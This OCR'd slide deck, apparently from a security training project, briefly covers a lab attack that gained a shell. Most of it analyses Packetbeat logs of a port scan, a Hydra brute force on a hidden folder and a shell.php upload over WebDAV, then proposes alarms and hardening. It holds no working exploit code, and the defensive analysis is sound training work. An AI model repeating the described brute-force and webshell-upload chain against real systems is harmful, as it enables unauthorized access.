


EXPLOITATION:
REMOTE CODE EXECUTION - AFTERMATH

03

Aftermath


- Achieving a shell on the target allows us to display all files and capture the flag




BLUE TEAM
LOG ANALYSIS AND ATTACK CHARACTERIZATION

ANALYSIS:
IDENTIFYING THE PORT SCAN


The screenshots below indicate that the port scan occurred between 12:00 and 18:00 (12pm – 6pm), with approximately 18,000 packets being sent from IP address 192.168.1.90






ANALYSIS:
IDENTIFYING THE PORT SCAN

The victim responded back with the following codes:



- **401 (UNAUTHORIZED)**
- **301 (MOVED PERMANENTLY)**
- **207 (MULTI-STATUS)**
- **404 (CLIENT ERROR)**
- **200 (SUCCESS/OK)**
- **304 (RESOURCE NOT MODIFIED)**




After the port scan occurs, continual "ERROR" responses transition over to "OK" between 14:00 – 15:00 (2 – 3pm)

Errors vs successful transactions [Packetbeat] ECS

@timestamp per 3 hours	status: Descending	Count
2021-11-06 12:00	Error	14,344
2021-11-06 12:00	OK	34
2021-11-06 15:00	OK	120
2021-11-06 15:00	Error	12

ANALYSIS:
FINDING THE REQUEST FOR THE HIDDEN DIRECTORY



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	14,340
http://192.168.1.105/webdav	80
http://192.168.1.105/webdav/shell.php	20
http://192.168.1.105/webdav/passwd.dav	12
http://192.168.1.105/	6
http://192.168.1.105/company_folders/secret_folder/	6

What time did the request occur? How many requests were made?

In the above image we can observe that the attack started around **2:50pm** with **14,340** HTTP transactions.

Which files were requested?

The top three hits for directories and files that were requested included the shell.php file . They were:

1. `http://192.168.1.105/company_folder/secret_folder`
2. `http://192.168.1.105/company_folder/webdav`
3. `http://192.168.1.105/webdav/shell.php`

ANALYSIS:
FINDING THE REQUEST FOR THE HIDDEN DIRECTORY

# http.response.status_code	200
t http.response.status_phrase	ok
t http.version	1.1
t method	get
# network.bytes	1.1KB
t network.community_id	1:0Es0kk3tpPc7F7qaa79hLpEES0A=
t network.direction	inbound
t network.protocol	http
t network.transport	tcp
t network.type	ipv4
t query	GET /company_folders/secret_folder/
# server.bytes	733B
server.ip	192.168.1.105
# server.port	80
# source.bytes	386B
source.ip	192.168.1.90
# source.port	58392
t status	OK
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/company_folders/secret_folder/
t url.path	/company_folders/secret_folder/
t url.scheme	http
t user_agent.original	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

The information shown here shows a successful request (or GET) access to the Secret Folder through Firefox

Here we can see proof of a successful login from the suspicious source IP 192.168.1.90 to the secret folder from within Firefox

ANALYSIS:
FINDING THE WEBDAV CONNECTION


- The `secret_folder` directory was requested **14,340 times**.
- The `shell.php` file was requested **20 times**.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	14,340
http://192.168.1.105/webdav	80
http://192.168.1.105/webdav/shell.php	20
http://192.168.1.105/webdav/passwd.dav	12
http://192.168.1.105/	6
http://192.168.1.105/company_folders/secret_folder/	6

ANALYSIS:
UNCOVERING THE BRUTE FORCE ATTACK

Below we see the `secret_folder` had unsuccessful attempted access 14,340 times. However, successful access was eventually gained 6 times (as seen by the added slash at the end of the directory in this list of URLs requested indicating access was successful)




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	14,340
http://192.168.1.105/webdav	80
http://192.168.1.105/webdav/shell.php	20
http://192.168.1.105/webdav/passwd.dav	12
http://192.168.1.105/	6
http://192.168.1.105/company_folders/secret_folder/	6

This image shows a high volume of Mozilla Hydra attempts on the sensetive, password protected "`secret_folder`." This tool is often used for Brute Force attempts and is one indicator of the attack.

ANALYSIS: UNCOVERING THE BRUTE FORCE ATTACK



These logs contain evidence of a large number of requests for the sensitive data. 14, 344 attempts were "errors" (or failed logins) at 12:00 (12pm) while further down, by 15:00 (3pm), 120 transactions were "ok".

BLUE TEAM
PROPOSED ALARMS AND MITIGATION STRATEGIES

MITIGATION: BLOCKING THE PORT SCAN

ALARM

What kind of alarm can be set to detect future port scans?

- Set threshold for number of requests per second

What threshold would you set to activate this alarm?

- Alarms should fire if a given IP address sends more than **10 requests per second** for **more than 5 seconds**

SYSTEM HARDENING

What configurations can be set on the host to mitigate port scans?

- The local firewall can be used to throttle incoming connections
- ICMP traffic can be filtered
- An IP allowed list (or “Whitelist”) can be enabled
- Regularly run port scans to detect and audit any open ports
- Regularly patch the Firewall to minimize vulnerabilities

MITIGATION:
FINDING THE REQUEST FOR THE HIDDEN DIRECTORY

ALARM

What kind of alarm can be set to detect future unauthorized access?

- Allow only authorized IP addresses
- Trip an alarm if an IP not on the allowed list attempts to connect

What threshold would you set to activate the alarm?

- This is a binary alarm: the alarm will only be triggered if the incoming IP is not allowed. Otherwise it does not.

SYSTEM HARDENING

What configuration can be set on the host to block unwanted access?

- Access to the sensitive file can be locally restricted to a specific user
- Confidential files and folders should be prohibited from being shared publicly at all
- This way, someone who gets a shell, e.g., www-data will not be able to read it
- In addition, the file should be encrypted at rest

MITIGATION:
PREVENTING BRUTE FORCE ATTACKS

ALARM

What kind of alarm can be set to detect future brute force attacks?

- Number of Requests per Second

What threshold would you set to activate the alarm?

- Alarms should be set for any given IP address that sends more than 10 requests per second for more than 5 seconds

SYSTEM HARDENING

What configuration can be set on the host to block brute force attacks?

- Configure fail2ban or similar utility to scan log files and ban IPs that show malicious signs
- Lockout an account after 10 failed login attempts
- Force the use of Multi-factor Authentication (MFA)
- Use the local firewall to throttle incoming connections
- Whitelist trusted IPs

MITIGATION:
DETECTING THE WEBDAV CONNECTION

ALARM

What kind of alarm can be set to detect future access to this directory?

- Monitor access to WebDAV with Filebeat
- Fire an alarm on any read performed on files within WebDAV

What threshold would you set to activate this alarm?

- Fire the alarm whenever someone accesses the WebDAV directory
- Allow valid IP addresses

SYSTEM HARDENING

What configuration can be set on the host to control access?

- Administrators must install and configure Filebeat on the host
- Create a Whitelist of trusted IP addresses
- Perform User access reviews every 6 months to maintain the Principle of Least Privilege

MITIGATION:
IDENTIFYING REVERSE SHELL UPLOADS

ALARM

What kind of alarm can be set to detect future file uploads and what threshold would you set to atctivate it?

- Alarms should fire upon receipt of any POST request containing form or file data of a disallowed file type, e.g. “.php”
- The alarm should fire whenever users upload a forbidden file

What configuration can be set up on the Host to block file uploads?

- Write permissions cab be restricted on the host
- Uploads can be isolated into a dedicated storage partition
- Filebeat should be enabled and configured

SYSTEM HARDENING

What configuration can be set on the host to block file uploads?

- Write permissions can be restricted on the host
- Uploads can be isolated into a dedicated storage partition
- Filebeat should be enabled and configured


THE END